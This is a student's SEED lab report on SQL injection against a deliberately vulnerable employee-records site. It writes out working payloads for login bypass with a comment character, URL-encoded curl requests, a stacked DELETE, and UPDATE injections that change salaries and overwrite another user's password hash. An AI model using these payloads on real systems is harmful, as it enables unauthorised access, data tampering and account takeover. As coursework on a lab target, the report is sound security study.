

SQL Injection Attack Lab Report

Mudit Vats
mpvats@syr.edu
11/16/2018

Table of Contents

Overview	3
Task 1: Get Familiar with SQL Statements	3
Observations / Explanation	4
Task 2: SQL Injection Attack on SELECT Statement	4
2.1 SQL Injection Attack from webpage.....	4
Observations / Explanation	6
2.2 SQL Injection Attack from command-line	6
Observations / Explanation	7
2.3 Append a new SQL statement.....	7
Observations / Explanation	9
Task 3: SQL Injection Attack on UPDATE Statement.....	10
3.1 Modify your own salary.....	10
Observations / Explanation	12
3.2 Modify other people' salary	13
Observations / Explanation	15
3.2 Modify other people's password.	16
Observations / Explanation	21
Task 4: Countermeasure — Prepared Statement	22
Observations / Explanation	28

Overview


This lab report presents observations and explanations for the tasks described in the [SQL Injection Attack Lab](#).

Task 1: Get Familiar with SQL Statements

Goal: Get Familiar with SQL Statements.

In the figure below we can see –

1. Logging into the MySQL client.
2. Using the command “use Users;”. This command allows us to use the “Users” database.
3. Using the command “show tables;”. This command shows the tables within the Users database. In this case, there is one table: “credential”.



The screenshot shows a terminal window titled '/bin/bash' with a blue header bar. The window contains a MySQL session. The session starts with the date and time '[11/15/2018 18:27] seed@VM:~\$ mysql -u root -pseedubuntu'. It then displays a warning about using a password on the command line. It welcomes the user to the MySQL monitor and shows the connection ID (99). The server version is listed as 5.7.19-0ubuntu0.16.04.1 (Ubuntu). A copyright notice from Oracle follows. The user then runs the 'use Users;' command, which reads table information for completion. The 'show tables;' command is run, showing a single table named 'credential'. The session ends with a message indicating 1 row was found in 0.00 seconds.

```
[11/15/2018 18:27] seed@VM:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 99
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.


mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_Users |
+-----+
| credential      |
+-----+
1 row in set (0.00 sec)
```

In the figure below, we see the query to get all the info for the employee “Alice”. I present two ways. First we query the credential database where the name is “Alice”. That is the first query. We can see the item data ID, Name, EID, Salary etc. below.

Next, we execute the same query but we change the where clause to look for employee ID (EID) that is equal to 10000, which is Alice’s EID. In this case, as well, we get the same item data.

I present both way since the task specifically asked for item information on "Alice" the name. But, Alice may not be unique. In this lab, "Alice" is unique, but that is not always the case. In a large company, there may be many Alices. The EID, however, is unique, so if this is known, this would be the better way to get Alice's information.



```
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql> SELECT * FROM credential WHERE Name='Alice';
+----+----+----+----+----+----+----+----+----+
| ID | Name | EID | Salary | birth | SSN      | PhoneNumber | Address | Email   | NickName | Password
+----+----+----+----+----+----+----+----+----+
| 1  | Alice | 10000 | 20000 | 9/20   | 10211002 |             |         |         |          | fdbe918bdae83000aa54747fc95fe0470ffff4976 |
+----+----+----+----+----+----+----+----+----+
1 row in set (0.00 sec)

mysql> SELECT * FROM credential WHERE eid='10000';
+----+----+----+----+----+----+----+----+----+
| ID | Name | EID | Salary | birth | SSN      | PhoneNumber | Address | Email   | NickName | Password
+----+----+----+----+----+----+----+----+----+
| 1  | Alice | 10000 | 20000 | 9/20   | 10211002 |             |         |         |          | fdbe918bdae83000aa54747fc95fe0470ffff4976 |
+----+----+----+----+----+----+----+----+----+
1 row in set (0.00 sec)

mysql>
```

Observations / Explanation

By logging into the MySQL client we can execute queries on the table data. In this case, we executed queries to get information on "Alice". We successfully executed queries using the name and EID as the criteria for which data to pull. We also used the Users database to find out which tables exists and then used the only table "credential" for our queries.

Task 2: SQL Injection Attack on SELECT Statement

2.1 SQL Injection Attack from webpage

Goal: Login knowing the Username, but while not knowing the password.

In the figure below we can see a login attempt using the username "Admin; #" and no password specified.

The screenshot shows a Firefox browser window with the title bar "SQLi Lab - Mozilla Firefox". The address bar contains the URL "www.seedlabsqlinjection.com/index.html". The main content area displays a "Employee Profile Login" page. It features two input fields: "USERNAME" containing "Admin' #|", and "PASSWORD" containing "Password". Below these fields is a green "Login" button. At the bottom of the page, the text "Copyright © SEED LABs" is visible.

In the figure below, we see the successful login.

The screenshot shows a Firefox browser window with the title bar "SQLi Lab - Mozilla Firefox". The address bar contains the URL "www.seedlabsqlinjection.com/unsafe_home.php?username=Admin". The main content area displays a "User Details" page. At the top, there are navigation links "Home" and "Edit Profile" on the left, and a "Logout" button on the right. A table titled "User Details" lists six user entries:

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				


Observations / Explanation

By using "Admin' #" we were able to successfully login to the web site. This works because "Admin'" completes the SQL query statement used in the WHERE part for the \$input_username. The pound symbol "#" is then used to comment-out the rest of the query which includes the password part. By doing this, the query executes without a password constraint thus allowing only the username to be used for the query. This then allows the successful retrieval of the table's records.


2.2 SQL Injection Attack from command-line

Goal: Login knowing the Username, but while not knowing the password. This time, use command-line.

In the figure below we can see –



The terminal window shows the command `curl http://www.seedlabsqlinjection.com/unsafe_home.php?username=Admin%27%23&Password=` being run, resulting in a successful login.



The terminal window shows the raw HTML source code of the page. It includes comments with author information (Kailiang Ying, Email: kying@syr.edu), enhancement details (Version 1, Date: 12th April 2018), and developer information (Kuber Kohli). It also contains a note about the navbar design and a note about the navbar tag starting before the PHP tag. The code is heavily commented with PHP tags and HTML structure.

```

<!-- Bootstrap CSS -->
<link rel="stylesheet" href="css/bootstrap.min.css">
<link href="css/style_home.css" type="text/css" rel="stylesheet">

<!-- Browser Tab title -->
<title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA655;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ></a>
      <ul class="navbar-nav mr-auto mt-2 mt-lg-0" style="padding-left: 30px;"><li class="nav-item active"><a class="nav-link" href='unsafe_home.php'>Home <span class="sr-only"\'>(current)</span></a></li><li class="nav-item"><a class="nav-link" href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class="nav-link my-2 my-lg-0">Logout</button></div></nav><div class='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><td>Alice</td><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td></tr><tr><td>Bob</td><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td></tr><tr><td>Ryan</td><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td></tr><tr><td>Samy</td><td>40000</td><td>90000</td><td>1/1</td><td>32193525</td><td></td><td></td><td></td></tr><tr><td>Ted</td><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td></tr><tr><td>Admin</td><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td></tr></tbody></table>      <br><br>
    <div class="text-center">
      <p> Copyright &copy; SEED LABS </p>
    </div>
  </div>
  <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
    }
  </script>
</body>
</html>

```

[1]+ Done curl http://www.seedlabsqlinjection.com/unsafe_home.php?username=Admin%27%23
[11/15/2018 18:50] seed@VM:.../SQLInjection\$

Observations / Explanation

This is the same explanation as 2.1. The only addition is that since we are specifying the query via CURL we format characters such as the single quote and pound symbol with their hexadecimal representations using the percent sign so that the http URL will be interpreted correctly.

2.3 Append a new SQL statement

Goal: Get Familiar with SQL Statements.

For this exercise, I'm using the multiple SQL command below:

- Admin'; DELETE FROM credential WHERE Name='Samy'; #

The parts are:

1. "Admin';" – This is the first part which finishes the '\$input_uname' in the WHERE clause of the authentication query.
2. "DELETE FROM credential WHERE Name='Samy';" – This part is the DELETE SQL statement where we are deleting the row (single record) where "Samy" is the name.
3. "#" - This is the last part which lets the rest of what in the authentication code's SQL statement become a comment. This includes the password part which is now commented out.

In the figure below we can see the query being placed into the USERNAME field. The screen show below this one show the results.

SQLi Lab - Mozilla Firefox

File Edit View History Bookmarks Tools Help

SQLi Lab x +

www.seedlabsqlinjection.com/index.html

... Search

Most Visited SEED Labs Sites for Labs

SEEDLABS

Employee Profile Login

USERNAME E Name='Samy'; #

PASSWORD Password

Login

Copyright © SEED LABs

The figure below shows the results of the query operation.

SQLi Lab - Mozilla Firefox

File Edit View History Bookmarks Tools Help

SQLi Lab x +

www.seedlabsqlinjection.com/unsafe_home.php?username=Admin

... Search

Most Visited SEED Labs Sites for Labs

SEEDLABS

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'DELETE FROM credenti Name='Samy'; #' and Password='da39a3ee5e6b4b0d3255b' at line 3]\n

The figures below attempt the same query as above, but in the form the CURL command can utilize. The figure below shows the CURL execution of the query on the website (first line). The rest of the figure and the follow-on figure show the results of the query.

```
/bin/bash
[11/15/2018 19:15] seed@VM:~$ curl http://www.seedlabsqlinjection.com/unsafe_home.php?username=Admin%27%3B+DELETE+FROM+credential+WHERE+Name%3D%27Samy%27%3B+%23&Password=
[1] 4689
[11/15/2018 19:16] seed@VM:~$ <!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at all. Therefore the navbar tag starts before the php tag but it ends within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
  <!-- Bootstrap CSS -->
```

```
/bin/bash
[1] 4689
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at all. Therefore the navbar tag starts before the php tag but it ends within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ></a>
    </div></nav><div class='container text-center'>There was an error running the query [ You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'DELETE FROM credential WHERE Name='Samy'; #' an
[11/15/2018 19:16] seed@VM:~$
```

Observations / Explanation

Whether running the multi statement query in the website or the command-line, we see the error message similar to: "There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version

for the right syntax to use near 'DELETE FROM credential WHERE Name='Samy'; #' and Password='da39a3ee5e6b4b0d3255b' at line 3]\n".

As the class textbook (Computer Security: A Hands-on Approach, Wenliang Du) states on page 194, chapter 11 = "Such an attack does not work against MySQL, because in PHP's mysqli extension, the mysqli::query() API does not allow multiple queries to run in the database server. This is due to the concern of SQL injection".

This definitely seems to be the case here since the multiple queries cannot be executed via the website or CURL command-line.

Task 3: SQL Injection Attack on UPDATE Statement

3.1 Modify your own salary

Goal: Using the Edit Profile page, update your salary! Please note, for this exercise, I used Boby as the disgruntled employee instead of Alice. The main reason is that I deleted Alice's record from the table when experimenting with Task 2.3.

In the figure below we can see Boby's profile. Please note the 30000 salary.

The screenshot shows a Mozilla Firefox browser window with the title "SQLi Lab - Mozilla Firefox". The address bar displays the URL "www.seedlabsqlinjection.com/unsafe_home.php". The page content is titled "Boby Profile". Below the title is a table with the following data:

Key	Value
Employee ID	20000
Salary	30000
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

In the figure below, we see the Nickname being specified as "b', salary='5000000".

The screenshot shows a Mozilla Firefox browser window with the title "SQLi Lab - Mozilla Firefox". The address bar displays the URL "www.seedlabsqlinjection.com/unsafe_edit_frontend.php". The page content is titled "Boby's Profile Edit". It contains five input fields: "NickName" with the value "b', salary='5000000", "Email" (placeholder "Email"), "Address" (placeholder "Address"), "Phone Number" (placeholder "PhoneNumber"), and "Password" (placeholder "Password"). A large green "Save" button is at the bottom. The top navigation bar includes "File Edit View History Bookmarks Tools Help", a "SEED LAB" tab, and a "Logout" button.

In the figure below, we see that Boby's salary has been updated to \$5000000! Yay! 😊

Key	Value
Employee ID	20000
Salary	5000000
Birth	4/20
SSN	10213352
NickName	b
Email	
Address	
Phone Number	

Observations / Explanation

By putting the text below into the Nickname field, we were able Boby's salary.

- "b', salary='5000000"

The parts of this text is explained below –

1. "b'" – This text completes the Nickname text. Boby's new nickname becomes "B". Like "Hi, B!".
2. "salary='5000000" – This text adds the salary field and value to the UPDATE parameter. Note, we do not need to close the single quote before the 5000000 because this text is inserted before the single quote at the end of the original Nickname field.

To visualize, the text input changes the SQL in the unsafe_edit_backend.php file (insertion in yellow highlight):

From this:

```
$sql = "UPDATE credential SET
nickname='$input_nickname',email='$input_email',address='$input_address',Password
='$hashed_pwd',PhoneNumber='$input_phonenumber' where ID=$id;";
```

To this:

```
$sql = "UPDATE credential SET nickname='$input_nickname b',
salary='5000000',email='$input_email',address='$input_address',Password='$hashed_
pwd',PhoneNumber='$input_phonenumber' where ID=$id;";
```

The end result is that we were able to successfully update Boby's salary, while logged in as Boby!

3.2 Modify other people' salary

Goal: Using the Edit Profile page, update some else's salary. For this exercise, I am updating Samy's salary, not Boby; i.e. Samy is Boby's boss. Boby updated his salary in the previous exercise. For this one, Boby will update Samy's salary... because he is disgruntled. 😞

In the figure below, we see Samy's profile. Here, we can see that his salary is \$90,000.

Key	Value
Employee ID	40000
Salary	90000
Birth	1/11
SSN	32193525
NickName	
Email	
Address	
Phone Number	

In the figure below, we are logged in as Boby. We are attempting an attack on Samy to change his salary to \$1. In the NickName field, we insert the following text:

- "", salary='1' where name='Samy';#"

SQLi Lab - Mozilla Firefox

File Edit View History Bookmarks Tools Help

SQLi Lab x +

www.seedlabsqlinjection.com/unsafe_edit_frontend.php

Search

Most Visited SEED Labs Sites for Labs

SEEDLABS Home Edit Profile Logout

Boby's Profile Edit

NickName	ere name='Samy';#
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Save

Copyright © SEED LABS

The screenshot shows a web browser window with the URL www.seedlabsqlinjection.com/unsafe_edit_frontend.php. The browser menu bar includes File, Edit, View, History, Bookmarks, Tools, and Help. The address bar shows the current URL. The page header has a green background with the SEEDLABS logo, a Home link, an Edit Profile link, and a Logout button. The main content area is titled "Boby's Profile Edit". It contains five input fields: NickName, Email, Address, Phone Number, and Password. The NickName field has the value "ere name='Samy';#|", which is highlighted with a blue border, indicating it is the target of a SQL injection attack. Below the form is a large green "Save" button. At the bottom of the page, there is a copyright notice: "Copyright © SEED LABS".

In the figure below, we are logged in as Samy again. We can see his salary is now \$1.

Key	Value
Employee ID	40000
Salary	1
Birth	1/11
SSN	32193525
NickName	
Email	
Address	
Phone Number	

Observations / Explanation

From Boby's Edit Profile page, we were able to modify Samy's salary. We did this by using the following text in the NickName field when editing Boby's profile.

- " , salary='1' where Name='Samy';#"

The parts of the text are explained below:

1. " , " – This text completes the Nickname text quote.
2. "salary='1' where name='Samy';" – This text sets only Samy's salary to \$1.
3. "#" – This sets the remaining SQL query line in the PHP file to a comment.

To visualize, the text input changes SQL in the unsafe_edit_backend.php file (insertion in yellow highlight):

From this:

```
$sql = "UPDATE credential SET
nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumber='$input_phonenumber' where ID=$id";
```

To this:

```
$sql = "UPDATE credential SET nickname='', salary='1' where  
name='Samy';#",email='$input_email',address='$input_address',PhoneNumber='$input_phonenumber' where ID=$id;";
```

The end result is that we were able to successfully update Samy's salary, while logged in as Boby!

- Also, using this text also works "", salary='1' where EID='40000';#". This method uses Samy's EID instead of his name.

3.2 Modify other people's password.

Goal: Using the Edit Profile page, update some else's salary. For this exercise, I am updating Samy's password, not Boby; i.e. Samy is Boby's boss. Boby updated his salary in the first exercise. Then Boby update Samy's salary to a much lower salary. Now, Boby is going to take it one step further and change Samy's password.


For this exercise, I'm using the following:

1. ', Password='52e51cf3f58377b8a687d49b960a58dfc677f0ad' where name='Samy';# - This is the text used in Boby's profile to change Samy's password hash.
2. "attacker" - This is the password that will be Samy's new password.
3. "52e51cf3f58377b8a687d49b960a58dfc677f0ad" - This is the hash value of the "attacker" password which will be stored in the database table per the update.

In the figure below, we are logged in as Boby and we've put in the attack text (in #1 above) into the NickName field.

The screenshot shows a Mozilla Firefox browser window with the title "SQLi Lab - Mozilla Firefox". The address bar displays the URL "www.seedlabsqlinjection.com/unsafe_edit_frontend.php". The main content area is titled "Edit Profile" and features a heading "Boby's Profile Edit". There are five input fields: "NickName" containing the value "ere name='Samy';#", "Email" (placeholder "Email"), "Address" (placeholder "Address"), "Phone Number" (placeholder "PhoneNumber"), and "Password" (placeholder "Password"). A large green "Save" button is centered below the inputs. At the bottom of the page, the copyright notice "Copyright © SEED LABS" is visible.

We now attempt to login to Samy's account using the new “attacker” password.



In this figure, we successfully login to Samy's account with the "attacker" password.

The screenshot shows a Mozilla Firefox browser window with the title "SQLi Lab - Mozilla Firefox". The address bar displays the URL "www.seedlabsqlinjection.com/unsafe_home.php?username=Samy". The page content is titled "Samy Profile" and contains a table with the following data:

Key	Value
Employee ID	40000
Salary	1
Birth	1/11
SSN	32193525
NickName	
Email	
Address	
Phone Number	

In the figure below, we show the code for the getpwd.php file. We use this file to generate the SHA1 hash of the “attacker” password. Since the table stores only the hash of the password, we must update the value of Samy’s password to the hash value; i.e. not the actual password. This is done for security reasons so actual passwords aren’t stored in the database which can be risky if exposed. SHA1 is a one way hash which makes reverse engineering a hash to a password very difficult*.

* *In practical terms, there are methods like rainbow tables which can be used to lookup hash values to reverse engineer password values, BUT, at a high level, hashing is a better idea than storing the explicit password AND stronger hash functions and crypto/encryption methods can be used for better password management.*

In the figure below, we see the SHA1 hash value of “attacker”.

```
/bin/bash
/bin/bash 80x24
